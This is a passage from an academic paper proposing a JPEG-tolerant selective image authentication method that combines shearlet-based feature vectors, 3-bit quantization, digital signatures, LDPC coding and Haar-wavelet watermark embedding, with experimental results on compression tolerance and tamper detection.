


Fig. 1. Used notations of the calculation cone-areas  $C_v$ ,  $C_h$ , seams  $C_x$  and the middle cap  $C_0$  in the frequency domain defined by the discrete cone-adapted shearlet transform.

calculation procedure. As it will be shown in Section V some of the shearlet transform coefficients are robust to introduce small image noise, wherein allow to describe image content quite enough. Let describe briefly the main features of the shearlet transform and it's algorithmic efficient digital version that was introduced in [15].

For  $\psi \in L^2(\mathbb{R}^2)$  the continuous shearlet system generated by  $\psi$  is defined as  $\{\psi_{a,s,t} = a^{-\frac{3}{4}}\psi(A_a^{-1}S_s^{-1}(x-t)) \mid a > 0, s \in \mathbb{R}, t \in \mathbb{R}^2\}$ . Functions  $\psi_{a,s,t}$  are called shearlets where dilation  $a$  and shear  $s$  parameters determine dilation  $A_a$  and shear  $S_s$  matrices respectively as [15]

$$A_a = \begin{pmatrix} a & 0 \\ 0 & \sqrt{a} \end{pmatrix}, \quad a \in \mathbb{R}^+$$

and  $S_s = \begin{pmatrix} 1 & s \\ 0 & 1 \end{pmatrix}, \quad s \in \mathbb{R}.$

Then, corresponding continuous shearlet transform is given by mapping

$$\begin{aligned} f &\rightarrow \mathcal{SH}_\psi f(a, s, x) = \langle f, \psi_{a,s,x} \rangle, \\ f &\in L^2(\mathbb{R}^2), (a, s, t) \in \mathbb{R}_{>0} \times \mathbb{R} \times \mathbb{R}^2. \end{aligned} \quad (1)$$

So, the values of shearlet coefficients can be found as a convolution of  $f$  with shearlet functions  $\psi_{a,s,t}$  [12]

$$\mathcal{SH}_\psi f(a, s, x) = \int_{\mathbb{R}^2} f(t) \psi_{a,s,t}(x-t) dt = f * \psi_{a,s,t}(x).$$

For we need to use discrete version of the shearlet transform (1), we consider only digital images  $\mathbb{R}^{M \times N}$  as functions sampled on the grid  $\{(\frac{m_1}{M}, \frac{m_2}{N}) : (m_1, m_2) \in \mathcal{G}\}$  with  $\mathcal{G} = \{(m_1, m_2) : m_1 = 0, \dots, M-1, m_2 = 0, \dots, N-1\}$  and periodic continuation over the boundary is assumed. However, due to the known problem of biased treatment of directions cone-adapted version of the discrete shearlet transform is commonly used [15]. In this calculation technique, frequency domain is divided into the cones that are shown in the Figure 1 where  $C_x$  is the cone seam line,  $C_v$  and  $C_h$  represent vertical and horizontal cones of the frequency bands and  $C_0$  is the low-frequency component. The main part of the signal energy is contained in the low-frequency region whereas the bands around represents high-frequency parts.

We define auxiliary functions  $\chi_\kappa, \kappa \in \{x, v, h\}$  equal to 1 for coordinates  $(\omega_1, \omega_2)$  which are in the areas  $C_\kappa$ , i.e.  $(\omega_1, \omega_2) \in C_\kappa$  and equal to 0 for  $(\omega_1, \omega_2) \notin C_\kappa$ . In this notation the cone-adapted version of discrete shearlet transform is the mapping

$$\begin{aligned} I &\rightarrow \mathcal{SH}_\psi I(j, k, m) = \langle I, \psi_{j,k,m} \rangle, \\ (j, k, m) &\in \mathbb{R}_{>0} \times \mathbb{R} \times \mathbb{R}^2 \end{aligned} \quad (2)$$

where  $j \in \mathbb{Z}, 0 \leq j < \lfloor \frac{1}{2} \log_2 \max\{M, N\} \rfloor$  and  $k \in \mathbb{Z}, -2^j \leq k \leq 2^j$  are the discrete versions of the dilation and shear parameters,  $I(m) = I(m_1, m_2) \in L^2(\mathbb{R}^2)$  is the function of the  $\{M, N\}$ -dimensioned discrete image with translation parameter  $m = (m_1, m_2) : m_1 = 0, \dots, M-1, m_2 = 0, \dots, N-1$ . By means of the cone-adapted scheme the coefficients  $\mathcal{SH}_{j,k,m}(I)$  of the shearlet transform can be obtained similarly to (3) [15], where  $(\omega_1, \omega_2)$  are the coordinates  $(m_1, m_2)$  mapped to the frequency domain,  $\mathcal{F}^{-1}(g(\omega_1, \omega_2))$  is the inverse two-dimensional discrete Fourier transform [16] of function  $g(\omega_1, \omega_2)$  and

$$\begin{aligned} \psi^{h \times v}(\omega_1, \omega_2) &= \psi_1(\omega_1, \omega_2) \chi_x + \\ \psi_1(\omega_1) \psi_2\left(\frac{\omega_2}{\omega_1}\right) \chi_h &+ \psi_1(\omega_2) \psi_2\left(\frac{\omega_1}{\omega_2}\right) \chi_v, \end{aligned} \quad (4)$$

$$\psi(\omega_1, \omega_2) = \psi_1(\omega_1) \psi_2\left(\frac{\omega_2}{\omega_1}\right), \quad (5)$$

where  $\psi_1, \psi_2$  and  $\phi$  are the predefined scaling functions. In the proposed method we use Meyer's wavelet-based functions for (3)-(5) that can be chosen as in [15].

The frequency tiling that represent different directions and scales of the shearlets up to  $j = 1$  and low-pass band with correspondent values of parameters  $(j, k)$  are shown in the Figure 2.

In the proposed method, we use only (1, 1), (1, 3), (1, 5) and (1, 7) frequency bands (that are highlighted in the Figure 2)

for the image feature vector calculation due to the following reasons. These bands have tolerance to the introduced small image noise as well as to JPEG compression. On the other hand, it was found that chosen bands are sensitive to image content modifications and malicious image tampering. It is worth to note, that the more scale parameter is selected, the more sensitivity to image modifications is achieved and, at the same time, the less tolerance to the JPEG compression is observed. Our experiments showed that scale parameter  $j = 1$  is a good candidate for the trade-off between noise sensitivity and malicious tampering detection. Secondly, we choose bands with dilation indices  $k \in \{1, 3, 5, 7\}$  just to insure to proposed image feature vector be more sparse and occupy less memory space.

Due to the considerations above, let us define four vectors  $d_{\mathcal{H}_k}$  of used shearlet coefficient amplitudes

$$d_{\mathcal{H}_k} = (\|\mathcal{SH}_{j,k,m}(I)\|)_{j=1, m \in \mathcal{G}}, \quad k \in \{1, 3, 5, 7\}. \quad (6)$$

Elements  $d_{\mathcal{H}_k}$  can be calculated according to (3) for given image  $I$ . In order to compress image features up to available size we propose to use *average downsampling* technique [17] with integer parameter  $h$ , divisor of  $M \times N$ :  $\forall(i) \in \{1, \dots, \frac{M \times N}{h}\}$  as follows

$$d_k(i_k) = \frac{1}{h} \sum \{d_{\mathcal{H}_k}(m) \mid h(i_k - 1) < m \leq hi_k\}$$

Finally, we define *image feature vector*  $d \in \mathbb{R}^L$  as

$$d = (d(i))_{i=1}^L = \left( \bigcup_{k \in \{1, 3, 5, 7\}} d_k(i) \right)_{i=1}^{\frac{M \times N}{h}}, \quad L = \frac{4(M \times N)}{h} \quad (7)$$

Calculated by (7) image feature vector  $d$  gives the compact representation of the image features. However, coordinates of the image feature vector  $d$  are the real numbers and they should be digitised before signing and embedding into the image as WM.

### III. RECOVERING OF IMAGE FEATURE VECTOR AFTER JPEG COMPRESSION BY 3-BIT QUANTIZATION TECHNIQUE

Digital watermarking techniques expect that data to be embedded have the binary form and of a finite length. Also, as we mentioned in the Section II, in order to apply digital signature to the image feature vector (7) it should be pre-digitized.

Let quantize the values of  $d$  with step  $\Delta \in \mathbb{R}$  called *image features quantization parameter* as

$$d_{\Delta}(i) = \left\lfloor \frac{d(i)}{\Delta} \right\rfloor + 1 \quad (8)$$

where  $\lfloor \cdot \rfloor$  is the floor map.

Now, it would be possible to authenticate the tested image  $(\tilde{I}(m))_{m \in \mathcal{G}}$ , given the embedded vector  $d_{\Delta}$  and the corresponding vector  $\tilde{d}_{\Delta}$  calculated for the image  $(\tilde{I}(m))_{m \in \mathcal{G}}$ .




Fig. 2. Frequency tiling and respective notations with parameters  $(j, k)$  and the low-pass band (LP). Bands used for the feature vector calculation in the proposed method are highlighted.

Then, the following condition should be taken for the authentication rule

$$(\tilde{I}(m))_{m \in \mathcal{G}} \text{ is authentic} \iff \max_i |\tilde{d}_{\Delta}(i) - d_{\Delta}(i)| \leq 1. \quad (9)$$

However, the use of the authentication rule (9) is inconvenient for two reasons. First, the size of the authenticator  $d_{\Delta}$  is large enough to be embedded into the image without significant corruption. Second, any adversary might be able to forge the authentication process because no cryptographic technique was used. In order to overcome the difficulties mentioned above, we propose to hash the feature vector  $d_{\Delta}$  and to obtain its digital signature. On the other hand, hashing the vector  $d_{\Delta}$  after its corruption by JPEG compression leads to error expansion. In order to recover  $d_{\Delta}$ , after jumps of their coordinates in at most one quantization level, it is possible to use so called *3-bit quantization* technique [18] briefly considered below.

Let introduce an *auxiliary perturbation vector*  $p$  of dimension  $L$  where its  $i$ -th coordinate contains three bits  $p_{1i}, p_{2i}, p_{3i}$  computed as follows [18]

$$(p_{1i}, p_{2i}) = [d_{\Delta}(i) \bmod 4]_2 \quad (10)$$

$$p_{3i} = \begin{cases} 1 & \text{if } d(i) \in [a_i, b_i) \\ 0 & \text{if } d(i) \in [b_i, a_{i+1}) \end{cases} \quad (11)$$

with  $a_i = \Delta d_{\Delta}(i)$ ,  $b_i = \Delta (d_{\Delta}(i) + \frac{1}{2})$ , and  $[\cdot]_2$  the binary representation of the integer argument. An example mapping of the value  $d(i)$  into the bits  $p_{1i}, p_{2i}, p_{3i}$  and  $d_{\Delta}(i)$  is illustrated in the Figure 3.

Then the digest of vector  $d_{\Delta}$  by means of any convenient hash function can be calculated. The obtained hash is signed with the use of cryptographic DS [1] and then this DS is embedded jointly with the auxiliary perturbation vector  $p$  into the image  $I$ . Verification of DS is performed by conventional cryptographic methods, where it is necessary to recover the




Fig. 3. An example mapping of the value  $d(i)$  into the bits  $p_{1i}, p_{2i}, p_{3i}$  and  $d_{\Delta}(i)$  by means of 3-bit quantization technique.

feature vector  $\tilde{d}_{\Delta}$  only, which corrupted possibly by JPEG compression of the original feature vector  $d'_{\Delta}$ . This can be performed as follows [18]

$$d'_{\Delta}(i) = \left\lfloor \frac{d'_{\Delta}(i)}{\Delta} \right\rfloor \quad (12)$$

where

$$d'_{\Delta}(i) = \begin{cases} \tilde{d}(i) + \Delta & \text{if } \alpha_i = 0 \text{ \& } \tilde{p}_{3i} = 0 \\ \tilde{d}(i) + \Delta & \text{if } \alpha_i = 0 \text{ \& } \tilde{p}_{3i} = 1 \text{ \& } p'_{3i} = 1 \\ \tilde{d}(i) - \Delta & \text{if } \alpha_i = 1 \text{ \& } \tilde{p}_{3i} = 1 \\ \tilde{d}(i) - \Delta & \text{if } \alpha_i = 1 \text{ \& } \tilde{p}_{3i} = 0 \text{ \& } p'_{3i} = 0 \\ \tilde{d}(i) & \text{otherwise} \end{cases}$$

and

$$\alpha_i = \begin{cases} 0 & \text{if } [p'_{1i} p'_{2i}]_{10} = ([\tilde{p}_{1i} \tilde{p}_{2i}]_{10} - 1) \bmod 4 \\ 1 & \text{if } [p'_{1i} p'_{2i}]_{10} = ([\tilde{p}_{1i} \tilde{p}_{2i}]_{10} + 1) \bmod 4 \\ 2 & \text{otherwise} \end{cases} \quad (13)$$

Here  $[\cdot]_{10}$  is the decimal representation of the binary integer;  $(\tilde{p}_{1i}, \tilde{p}_{2i}, \tilde{p}_{3i})$  are the three bits of each entry  $\tilde{p}_i$  of the perturbation vector  $\tilde{p}$  extracted as a WM, and  $(p'_{1i}, p'_{2i}, p'_{3i})$  are obtained from the perturbation vector  $p'$  calculated by (10), (11) given by the corrupted image  $(\tilde{I}(m))_{m \in \mathcal{G}}$ ;  $\tilde{d}(i)$  is the  $i$ -th element of the feature vector given by (8) and the image  $(I(m))_{m \in \mathcal{G}}$  is the original one before recovering.

It has been proved in [18] that the feature vector  $\tilde{d}_{\Delta}$  can be recovered exactly by (12)–(13) if the extracted auxiliary perturbation vector  $\tilde{p}$  is correct and rule (9) is achieved. This rule will be fulfilled if a corruption of the quantized feature vector coordinates  $\tilde{d}_{\Delta}(i)$  have transitions to at most one neighbour quantization level. In this case the proposed authentication method will be tolerant to JPEG compression if the quantization step was chosen in such a way that the last requirement holds with the high probability. Clearly, the method of embedding and extraction is also assumed to be robust to JPEG compression.

#### IV. WATERMARKING METHOD BASED ON 3-LEVEL HWT COEFFICIENTS QUANTIZATION

In this section we consider a digital watermarking method providing acceptable error probability of both feature vector signature and auxiliary perturbation vector. An authentication




Fig. 4. Notations of 3-level Haar wavelet transform coefficients submatrices. The used HWT areas LH3 and HL3 are highlighted.

data, that is usually briefly called *authenticator* [2], is embedded into the image with one of the existing watermarking techniques. Authenticator of the proposed method consists of both feature vector  $d$  signature and the auxiliary perturbation vector  $p$  have been explained in the Section III. There are several necessary properties for the embedding algorithm for the proposed selective image authentication system namely

- tolerance to JPEG compression;
- capacity that is enough for both  $d$  and  $p$ ;
- lower computational complexity; and
- high visual quality of the watermarked image right after embedding.

Taking into account the requirements presented above, the embedding algorithm based on coefficients quantization of 3-level discrete *Haar Wavelet Transform* (HWT) [14] was selected. Only LH3 and HL3 submatrices for WM embedding were chosen because of their robustness to small noises that can be introduced by JPEG compression. According to the experimental results, the coefficients of LL3 which have more evident influence on visual image quality after embedding whereas second level coefficients are less tolerant to JPEG compression. So, in this method, LH3 and HL3 areas are selected as a compromise. Let assume for simplicity that the DI is square of order  $2^l \times 2^l$ . Note that if the image  $I$  is not represented by a square matrix then it can be padded with zero elements. According to [14], two-dimensional forward and inverse HWT of the square image luminance values  $(2^l \times 2^l)$ -matrix of the image  $I$  can be found as:

$$S_H = H_l I H_l^T, \quad I = H_l^T S_H I, \quad (14)$$

where  $l$  is the level of HWT,  $S_H$  is the matrix of the HWT coefficients, and the upper index  $T$  denotes matrix transposition. The recurrent relations [14]

$$H_0 = [1], \quad H_l = \frac{1}{\sqrt{2}} \begin{bmatrix} H_{l-1} & H_{l-1} \\ H_{l-1} & -H_{l-1} \end{bmatrix}, \quad l \in \mathbb{Z}^+$$




Fig. 5. Dependencies of PSNR and SSIM image quality measures just after WM embedding against HWT coefficients quantization parameter  $\gamma$ .

determine the  $(2^l \times 2^l)$ -Haar single level matrices  $H_l$ . The next level  $l$  of HWT can be obtained if, the  $(2^{l-1} \times 2^{l-1})$ -submatrix of HWT approximation coefficients is used instead of the original image  $I$ . Figure 4 shows the 3-level HWT coefficients submatrices with conventional notations and the used HWT areas LH3 and HL3 as highlighted ones.

We chose only LH3 and HL3 coefficients as they represent low-frequency components of the image and have explicit robustness to the distortions introduced by JPEG compression, see Figure 5. The used approach allows to minimize DI corruption after embedding. The general scheme of proposed selective image authentication method including embedding and extraction procedures with correspondent notations is presented at Figure 6.

The quantized feature vector  $d_\Delta$  is hashed and signed by any standard cryptographic algorithm [1] giving strong digital signatures  $s$ . Next, this DS and perturbation vector  $p$  is concatenated into one binary string  $b$ . In order to increase efficiency of authentication data transferring in the presence of corrupting noise *Low-Density Parity-Check* (LDPC) code [19] was applied. Encoded block  $b_e$  represented by digits  $b_{e_k}$  is embedded into the coefficients  $S_k$  belonging to HWT areas HL3 and LH3 (Figure 4) by the following rule:

$$\tilde{S}_k = \begin{cases} \gamma \left( \left\lceil \frac{S_k}{\gamma} \right\rceil + \frac{1}{4} \right) & \text{if } b_{e_k} = 1 \\ \gamma \left( \left\lceil \frac{S_k}{\gamma} \right\rceil - \frac{1}{4} \right) & \text{if } b_{e_k} = 0 \end{cases} \quad (15)$$

where  $\gamma$  is the quantization interval of HWT coefficients,  $\lceil \cdot \rceil$  is the nearest integer of a real number, and  $\tilde{S}_k$  is the coefficient after embedding the bit  $b_{e_k}$ . In order to complete embedding procedure an inverse HWT is performed by (14) using quantized coefficients from (15).

An obtained watermarked image  $\hat{I}$  is then sent through insecure channel and is possibly have been forged by an attacker




Fig. 6. General scheme of the proposed selective image authentication method.

or have been processed using non-malicious manipulations. In order to verify that DS is authentic, see Figure 6, it is necessary to take a decision  $\tilde{b}_{e_k}$  regarding the digits of the binary string  $b_e$  using the decision rule

$$\tilde{b}_{e_k} = \begin{cases} 1 & \text{if } \tilde{S}_k - \gamma \left\lceil \frac{\tilde{S}_k}{\gamma} \right\rceil \geq 0, \\ 0 & \text{if } \tilde{S}_k - \gamma \left\lceil \frac{\tilde{S}_k}{\gamma} \right\rceil < 0. \end{cases} \quad (16)$$

Here  $\tilde{S}_k$  are the coefficients  $S_k$  of areas HL3, LH3 that might be corrupted by some image processing. Decoding of received code word  $\tilde{b}_e$  is performed with *iterative belief propagation* technique [20].

The elements of the perturbation vector  $\tilde{p}$  are extracted from decoded data using (16) and the vector  $p'$  calculated directly from the image by (10), (11), and then recover  $d'_\Delta$ , given the vectors  $\tilde{d}_\Delta$ ,  $\tilde{p}$  and  $p'$ . Then the recovered vector  $d'_\Delta$  is hashed to  $h'$  and compared with the hash  $\tilde{h}$  obtained from the DS  $\tilde{s}$  with use of the corresponding public key. If  $h' = \tilde{h}$  then DI is recognized as authentic, otherwise it is assumed as a fake one.

## V. EVALUATION OF EFFECTIVENESS OF PROPOSED SELECTIVE IMAGE AUTHENTICATION

In this paper we focus ourselves on JPEG compression related to the set of manipulations that not change an image content. Thus, it is necessary to investigate the sensitivity of the authentication system to JPEG compression. The proposed




Fig. 7. Dependencies of the  $P_{\text{TPR}}$  against JPEG compression quality factor  $Q$  depending on the different feature vector quantization parameters  $\Delta$ .




Fig. 8. Dependency of the required value of feature vector quantization parameter  $\Delta$  against JPEG compression quality factor  $Q$  that gives  $P_{\text{TPR}} = 100$  over the test image base.

method will be tolerant to such compression if the rule (9) is met. We have selected 100 different  $512 \times 512$  DI having varied content, textures and so forth. Then the HL3 and LH3 areas of HWT contains  $2 \times (2^6)^2 = 2^{13} = 8192$  coefficients. According to the rule (15), each HWT coefficient allows to embed one bit.

As we mentioned before, in order to provide some redundancy, the length of the feature vector  $d$  was  $2^{10} = 1024$  corresponding to the length of  $2^8 = 256$  of the matrix  $b_k$ . This requires  $h = 2^{10} = 1024$  in (6). Thus, the auxiliary perturbation vector  $p$  has  $3 \times 2^{10} = 3072$  bits length. As a hash function, the standard SHA-2 [1] and the DS algorithm based on RSA cryptosystem [1] with length of modulo 1024 bits were used. The total size of the embedded bits is  $3072 + 1024 = 4096$ . Given the total number of HWT coefficients in HL3 and LH3 areas it was chosen the (8192, 4096)-LDPC code to achieve appropriate error correction.

It is worth to note, that proposed selective image authentication framework allows one to choose any other hash, digital signature and error correcting algorithms which are suitable for the available watermark capacity. After the selection of the main parameters, the investigation of the authentication system efficiency was carried out. Figure 7 shows the dependencies of the True Positive Rate  $P_{\text{TPR}}$  against JPEG compression quality factor  $Q = 0, 1, \dots, 12$  depending on the different feature vector quantization parameters  $\Delta$  used in the formation of  $d_\Delta$  by (8).

It can be seen from Figure 8 that the greater is the Quality




Fig. 9. Dependencies of the  $P_{\text{TNR}}$  against the size  $\rho$  of malicious image tampering areas depending on the different feature vector quantization parameters  $\Delta$ .




Fig. 10. Dependency of required value of feature vector quantization parameter  $\Delta$  against the size  $\rho$  of malicious image tampering areas that gives  $P_{\text{TNR}} = 100$  over the test image base.

factor  $Q$ , the better is image authentication method tolerant to JPEG compression.

The strongest requirements should be formulated for the opportunity to detect all image pixel modifications except for JPEG compression, for instance, some random modifications or malicious attacks intended to compromise the original image, for the thing, changing of car plate numbers for DVR systems, or fingerprints and photos of criminals in police offices. It is a trivial problem for exact authentication, provided that the cryptographic components, namely hash function and DS were selected in an appropriate manner. But it is a relevant problem for semi-fragile authentication because in this case some modifications can not be detected. In order to verify such opportunity for the system under consideration we arranged the following experiment. It was selected a truly random circle areas with  $(\rho/2)$ -pixel radius and inside these areas truly random luminance of pixels was chosen. At least 50 such areas were taken for each image and the number of different typical images was 100. The results of testing are presented in Figure 9, where a dependence of True Negative Rate  $P_{\text{TNR}}$  is showed as a function of areas size  $\rho$  depending on quantization step  $\Delta$  of the feature vector coordinates.

From Figure 9 it can be seen that, in accordance with our expectations, the less is a quantization step  $\Delta$ , the more probably to detect small image modifications.

In Figure 10 a curve showing a dependence of the requested values of quantization steps  $\Delta$  against the size of modification





Fig. 11. Examples of the original test image «Lena» and the watermarked version just after embedding with PSNR = 41.3 dB with  $\gamma = 9$ .

area  $\rho$  given a by  $P_{\text{TNR}} = 1$  is presented for the whole test image base.

Summarizing the experimental results, we can conclude that the proposed authentication method is tolerant to JPEG compression with parameter  $Q \geq 1$  providing simultaneously  $P_{\text{TNR}} \geq 1$  for modification area size  $\rho \geq 8$ .

Image quality of DI just after WM embedding is also very important criterion of authentication system efficiency. We evaluate both *Peak Signal-to-Noise Ratio* (PSNR) [21] and *Structural Similarity Index Measure* (SSIM) [22] as commonly used measures and for 8-bit digital images can be calculated as

$$\text{PSNR} = 10 \log_{10} \left[ \frac{255^2 MN}{\sum_{m \in \mathcal{G}} (I(m) - \hat{I}(m))^2} \right], \quad (17)$$

$$\text{SSIM} = \frac{(2\mu_I \mu_{\hat{I}} + c_1)(2\sigma_{I\hat{I}} + c_2)}{(\mu_I^2 + \mu_{\hat{I}}^2 + c_1)(\sigma_I^2 + \sigma_{\hat{I}}^2 + c_2)}, \quad (18)$$

where  $\mu_I, \mu_{\hat{I}}$  are mean values,  $\sigma_I, \sigma_{\hat{I}}$  are variances and  $\sigma_{I\hat{I}}$  is covariance calculated for  $I$  and  $\hat{I}$  respectively,  $c_1 = 255^2 \cdot 10^{-4}$ ,  $c_2 = 255^2 \cdot 3 \cdot 10^{-4}$  are the constants.

In Figure 5 the curves of image quality assessments PSNR and SSIM given by (17), (18) depending on the quantization step  $\Delta$  are presented. We can see that the greater is  $\Delta$ , the worse is the visual comprehension of the images. On the other hand the proposed system requires to keep  $\Delta$  be not very small in order to WM be tolerant to JPEG compression.

In Figure 11 the visual effect of WM embedding for some chosen WM system parameters is displayed. There is no opportunity to find any differences between images (a) and (b). However, it is worth to note that reliable detection of the image modification has a greater importance than false detection after JPEG compression, because in the last case an error can easily be recognized, whereas the authenticated image content corruption may lead to fatal consequences.

It is obvious that for valid authentication system operation, the *bit error rate* BER after LDPC decoding of code block  $b_e$  should be equal to zero even after image compression. Figure 12 (a) specify this problem. This figure shows a dependencies of *bit error rates* (BER) against quantization step  $\gamma$  for HWT coefficients depending on different values of JPEG compression factor  $Q$ . It can be seen that there exist




Fig. 12. a) Dependencies of the BER versus HWT coefficients quantization parameter  $\gamma$  given by different JPEG compression quality factor  $Q$  with and without LDPC error correction code. b) Dependency of HWT coefficients quantization parameter  $\gamma$  allowing to extract WM without errors against JPEG compression quality factor  $Q$ .

values of  $\gamma$  leading to BER=0 in case when LDPC coding is applied, whereas in the case of watermarking without error correction code (ECC) BER is mostly non-zero. Figure 12 (b) presents the dependence of the quantization intervals  $\gamma$  on JPEG compression quality factor  $Q$  given the condition BER=0.

Figure 12 shows that the selection of the quantization interval  $\gamma$  equal to 10 provides a resistant authentication method to JPEG compression with quality factor  $Q \geq 4$  and quality assessments  $\text{PSNR} \geq 40$ ,  $\text{SSIM} > 0.98$  that can be assumed as acceptable values.

## VI. CONCLUSION

The article introduces the new selective image authentication system. The novelty of the method is application of the discrete shearlet transform coefficients for the image features vector calculation procedure. An image authenticator consists of two parts. The first one is the DS of the quantized image feature vector and the second one is the auxiliary perturbation vector generated by 3-bit hash quantization technique. It provides a recovering of hash function even after jumps of the vector coordinates due to JPEG compression.

